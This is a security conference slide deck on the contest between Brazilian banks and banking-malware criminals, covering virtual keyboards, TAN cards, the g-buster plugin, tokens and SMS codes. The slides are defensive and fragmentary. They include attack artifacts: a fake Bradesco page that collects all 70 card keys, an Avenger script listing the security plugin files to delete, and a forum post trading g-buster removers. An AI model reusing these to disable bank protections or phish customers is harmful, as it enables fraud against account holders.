

Phishing Malware vs Brazilian Banks: What each side is doing to raise the bar

Jacomo Piccolini
Security Academic Coordinator
IT Governance Academic Coordinator
Brazilian Research and Academic Network – RNP
Educational Team – ESR
www.esr.rnp.br
jacomo@rnp.br

Ivo Peixinho
Computer Forensics Expert
Head of the IT Division – DINF/CTI/DPF
Brazilian Federal Police
www.dpf.gov.br
peixinho.icp@dpf.gov.br



Brazilian home banking facts:



- Brazil started home banking operations in late 1990 with modem + proprietary software sent to users by floppy disks, remember those?

- Web access to home banking came around 1999 and fraud was limited until 2003 when phishing attacks started to become epidemic.



- Until 2007 almost all phishing attacks were based on simple fake web pages, sometimes with low quality, old images and old layout and non-working buttons.

- Since 2007 malware based attacks are the main door to collect user's banking information but from time to time we do see a raise on fake banking pages, now with much better quality.

Brazilian home banking facts:

- Brazil has one of the largest banking operations on the world and is now heavily dependent on home banking and on ATM usage.
- Brazil is also one of the biggest Internet users population.
- Some official and non-official estimative says Internet banking fraud is generation losses around U\$ 300,000,000 / year
- Wait one second that's ONE billion in 3 years, that's a lot of money ...



Raising the bar:

- First steps to defeat miscreants was based on virtual keyboards that were supposed to be immune to logging. They became standard to all banks in Brazil, and many run in Java



Raising the bar:

- Java can be easily decompiled

```
public class b
{
    private final String a = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String b = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String c = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String d = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String e = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String f = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
    private final String g = "R0lGODlhEAA7APcAAP////////zP//mf//Zv//M//AP/M//MzP/Mnf/Mzv/MN//MAP+Z//+ZzP+Zmf+ZZy+ZM/+ZAP9m//9mzP9mmf9mZv9
}
```



Decoded Output

Here is the decoded output of your Base 64 input:


Base 64 Encoded Gifs

Miscreants are hard to beat:

- Click logging start to kick in malware, it's rudimentary but effective ...




... the hard work is to assemble all the clicks ...



Miscreants are hard to beat:

- Click logging start to kick in malware, it's rudimentary but effective ...




Information can only be retrieved by a real person: 4/8 1/7 4/8 4/8 1/7 4/8 <ok>

Raising the bar:

- Second step used were to use two-way authentication with tan-code cards



- We call those “battleship” cards
- People carry them on wallets and even take pictures with cell phones 😊 not very safe
- And miscreants love those ...



Miscreants are hard to beat:

- Two way authentication with 70 entries, miscreants make you fill ALL positions ☺ before you can access the fake bank page ☺

Bradesco | Página Inicial | Mapa de Serviços | Outra Conta | SAIR

Atualização - Cartão de Segurança
AGÊNCIA: 1234 | **CONTA:** 1234556 - 9

Domingo, 29 de Maio de 2010 às 3:27:44 | Último acesso: 29/05/2010 - 3:27:44
 Há 3 mensagens para você. | Acesso nº 28 - Tempo restante: 16min

Internet Banking | Cartões de Crédito | Investimentos | Capitalização | Empréstimos | Vida e Previdência | Débito Automático
 Saldos e Extratos | Pagamentos | Transferências | Celulares | Infoemail | Solicitações | Comprovantes | Outros Serviços

Autenticação | **Atualização** | Confirmação

Preencha os campos abaixo com as chaves numéricas indicadas no verso do seu cartão, conforme posição solicitada.

Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave	Nº Chave
01	11	21	31	41	51	61	
02	12	22	32	42	52	62	
03	13	23	33	43	53	63	
04	14	24	34	44	54	64	
05	15	25	35	45	55	65	
06	16	26	36	46	56	66	
07	17	27	37	47	57	67	
08	18	28	38	48	58	68	
09	19	29	39	49	59	69	
10	20	30	40	50	60	70	

CONTINUAR


Importante:
 Em caso de perda, roubo/furto ou extravio entre em contato com o Fone Fácil Bradesco ou procure sua agência

ISO 9001 | Direitos reservados 2009 Banco Bradesco S.A. | **Bradesco**

... and people have time and patience to do that ...

Raising the bar:

- Browser plugins (g-buster)



The image shows a Windows desktop environment with three overlapping windows:

- Gerenciador de Tarefas do Windows (Task Manager):** The 'Processos' (Processes) tab is active, displaying a list of running processes. A red arrow points from the 'gbpsv.exe' process to the security warning dialog.
- Complementos (Add-ons):** The 'Extensões' (Extensions) tab is selected, showing 'Kaspersky URL Advisor 9.0.0.463' and 'Módulo de Segurança - Banco do Brasil 1.0.10.4'. An 'Opções' (Options) button is visible.
- Controle de Conta de Usuário (User Account Control):** A security warning dialog box is displayed, asking for permission to allow 'Browser Defense' to make changes to the computer. The program details are: 'Nome do programa: Browser Defense', 'Fornecedor verificado: Banco do Brasil S.A.', and 'Origem do arquivo: Baixado da Internet'. The dialog includes 'Sim' (Yes) and 'Não' (No) buttons, a 'Mostrar detalhes' (Show details) dropdown, and a link to 'Alterar quando essas notificações devem aparecer' (Change when these notifications should appear).

Raising the bar:

- Browser plugins (g-buster)

“Infect” the machine before the miscreants do. G-buster monitors system for suspicious activity and reports back to the bank security team.

Autorun Entry	Description	Publisher	Image Path	
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				
<input checked="" type="checkbox"/>	FilterBHO Class	WebToolBar component	Kaspersky Lab	c:\program files\kaspersky lab\kaspersky internet security 2010\klwtbbho.dll
<input checked="" type="checkbox"/>	GblehObj Class	Gbieh Module	Banco do Brasil	c:\program files\gbplugin\gbieh.dll
<input checked="" type="checkbox"/>	IEVkbdBHO Cl...	IE Virtual Keyboard	Kaspersky Lab	c:\program files\kaspersky lab\kaspersky internet security 2010\ievkbd.dll
<input checked="" type="checkbox"/>	Java(tm) Plug-I...	Java(TM) Platform SE binary	Sun Microsystems, Inc.	c:\program files\java\jre6\bin\jp2ssv.dll
HKCU\Software\Microsoft\Internet Explorer\UrlSearchHooks				
<input checked="" type="checkbox"/>	Microsoft Url S...	Navegador da Internet	Microsoft Corporation	c:\windows\system32\ieframe.dll

gbieh.dll	Size:	327 K
Gbieh Module	Time:	26/05/2010 10:47
Banco do Brasil	Version:	3.8.14.12
HKCR\CLSID\{C41A1C0E-EA6C-11D4-B1B8-444553540000}		

Ready.

Miscreants are hard to beat: removing g-buster with Avenger tool


```

00402790 8B10F0EE6100          mov     ebx, [L0061EEF0]
00402796 31C9
00402798 BA49916100
0040279D 894C2408
004027A1 8045C8
004027A4 89542404
004027A8 895C240C
004027AC 89D424
004027AF E87CA90000
004027B4 895C240C
004027B8 31C0
004027BA 89442408
004027BE B868916100
004027C3 89442404
004027C7 8045D8
004027CA 89D424
Files to delete:
C:\Arquivos de programas\GBPLUGIN\cef.gpc
C:\Arquivos de programas\GBPLUGIN\uni.gpc
C:\Arquivos de programas\GBPLUGIN\gbiehuni.dll
C:\Arquivos de programas\GBPLUGIN\gbiehcef.dll
C:\Arquivos de programas\GBPLUGIN\gbpdist.dll
C:\Arquivos de programas\GBPLUGIN\gbpsv.exe
C:\Arquivos de programas\GBPLUGIN\bb.gpc
C:\Arquivos de programas\GBPLUGIN\gbieh.dll
C:\Arquivos de programas\GBPLUGIN\gbieh.gmd
C:\Arquivos de programas\Scpad\scpIBCfg.bin
C:\Arquivos de programas\Scpad\scplib.dll
C:\Arquivos de programas\Scpad\scpmib.dll
C:\Arquivos de programas\Scpad\scpsssh2.dll
C:\Arquivos de programas\Scpad\sshlib.dll
C:\Program Files\GBPLUGIN\cef.gpc
C:\Program Files\GBPLUGIN\uni.gpc
C:\Program Files\GBPLUGIN\gbiehuni.dll
C:\Program Files\GBPLUGIN\gbiehcef.dll
C:\Program Files\GBPLUGIN\gbpdist.dll
C:\Program Files\GBPLUGIN\gbpsv.exe
C:\Program Files\GBPLUGIN\bb.gpc
C:\Program Files\GBPLUGIN\gbieh.dll
C:\Program Files\GBPLUGIN\gbieh.gmd
C:\Program Files\Scpad\scpIBCfg.bin
C:\Program Files\Scpad\scplib.dll
C:\Program Files\Scpad\scpmib.dll
C:\Program Files\Scpad\scpsssh2.dll
C:\Program Files\Scpad\sshlib.dll
Folders to delete:
C:\Arquivos de programas\GBPLUGIN\
C:\Arquivos de programas\Scpad\


```

he_Avenger__c__by_Suandog46

he_Avenger__c__by_Suandog46__




KILL.EXE



KILL.TXT

Thanks to Kaspersky

Miscreants are hard to beat: trading remover tools g-buster

 Código fonte de kilador de **gbuster**, tem? eu **COMPRO** ou **TROCO**.

Se você tem um kilador de **gbuster** eu compro ou eu troco...

Deixa mensagem aqui mesmo que negociaremos por aqui ou pelo msn. abraços

If you have a g-buster killer or remover I will buy it or trade



Raising the bar: Tokens

- Tokens with timed password (few banks use those – only two?)
 - expensive
 - hard to maintain (helpdesk services)
 - users keep losing, destroying, so on ...
- Tokens with digital certificates
 - not very used
 - user must buy one himself
 - uses Brazilian government PKI infrastructure (ICP-Brasil)
 - A3 certificates (hardware based)



Chave de Segurança Bradesco Eletrônica



Autoatendimento

Titular:

1º Titular

Agência: Conta:

Certificado Digital BB:


Insira seu cartão na leitora.

Caso não possua senha, [clique aqui](#)

ENTRAR LIMPAR

Raising the bar:

- It started a new malware business - man in the "net" attack





Forum of Incident Response and Security Teams



Slide removed from original presentation



Forum of Incident Response and Security Teams



Slide removed from original presentation

Miscreants are hard to beat: Tokens pop-up

The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `https://bankline.itaú.com.br/GRIPNET/bkkgi.exe`. The browser's menu bar includes 'Arquivo', 'Editar', 'Exibir', 'Favoritos', 'Ferramentas', and 'Ajuda'. The address bar contains a search box and navigation buttons. The main content area shows the Itaú Bankline website header with the Itaú logo and navigation links. Below the header, there is a message: 'Bom Tarde, [redacted]'. A green 'aviso' (notice) box states: 'Maestro Redeshop: Utilize o Cartão Itaú em suas compras! É simples, rápido e seguro.' Below this, an image of an iToken device is shown next to a text box: 'Para concluir a liberação de utilização do Itaú Bankline, será necessário validar o seu iToken, caso você ainda não tenha recebido um em seu endereço, procure o seu gerente.' The main section is titled 'Validação do iToken Itaú' and contains a message: 'Para realizar essa operação utilize seu iToken'. Below this, it says: 'Digite o código numérico que aparece no visor do seu iToken e clique no botão confirmar.' There is a text input field for the 'Código numérico:' and a small image of the iToken device showing the number '123456'. At the bottom, there is a 'CONFIRMAR' button.

Thank you for downloading
**Source PRI8-P7RK 2009 - PEGANDO
ITOKEN.rar**

Your download link will appear
in **14** seconds...

Raising the bar: Computer registration

- Bank of Brazil “computer registration” used to be like Microsoft WGA
 - if you change your HD or video card you need to register it again
 - if you make a new install you need to register it again
- this was very effective for a short period of time ...



Gerenciamento de Computadores Cadastrados

[AJUDA](#)

Você está acessando do computador:

Quantidade atual de computadores permitidos:


[DEFINIR / ALTERAR QUANTIDADE](#)

Quantidade atual de computadores cadastrados:

Apelido do computador	Início do cadastramento	Vencimento do cadastramento	
		Data	Hora
<input checked="" type="radio"/> [redacted]	05/11/2008	00/00/0000	00
<input type="radio"/> [redacted]	02/09/2009	00/00/0000	00


[DESCADASTRAR COMPUTADOR](#) | [ALTERAR APELIDO](#) | [ALTERAR VALIDADE](#)

Miscreants are hard to beat: computer registration



Hard Drive Info DLL - Demo

SysTools
HardDriveInfo.DLL
ActiveX DLL to Get Hard Drive Info

 Hard Drive Information

Serial Number	WD-WXCY07097559
Model Number	WDC WD1600BEVS-22RST0
Firmware Revision	04.01G04
Capacity	127 GB
Heads	16
Sectors	268435455
Cylinders	16383
Sector Per Track	63
Bytes Per Sector	512

Thanks for using HardDriveInfo DLL. Get the FULL Version DLL from <http://www.diskserialnumber.com>

... so Miscreants started to clone all information they need to defeat this ...


Raising the bar: SMS message for transaction commit

- Internet banking software send an SMS with a transaction validation to a pre-recorded cell phone number
- User must type SMS code to continue
- Used also to validate a new computer for the user
- Cheap way to have a “token”
- May be subject to SMS network congestion (bigger timeouts?)



Miscreants are hard to beat: Cell phone cloning by harvesting passwords of carrier websites

- Carrier stores use the Internet for registering new cell phones
- Store workers get bored and click on stuff they receive by email ☺
- With access, miscreants can “clone” cell phones and obtain SMS transaction codes





Controle de Conexão

Código Operador

Senha

Confirma Cancela



vivo  **CRENCIADAS**

Login Credeniciadas

vivo FOTOTORPEDO
Clique aqui!

Cód. Identificação:

Senha:

Enviar

EXPROBOT BEM - UI/UX
v. 2.0.12

Miscreants are hard to beat: Cell phone cloning by harvesting passwords of operator software

Safra.dfm	01/07/2007 18:11	778 KB	Documento
Safra.pas	14/10/2008 15:58	20 KB	Códig... Pascal
Sant.dfm	19/10/2008 02:48	115 KB	Documento
Sant.pas	19/10/2008 02:42	4 KB	Códig... Pascal
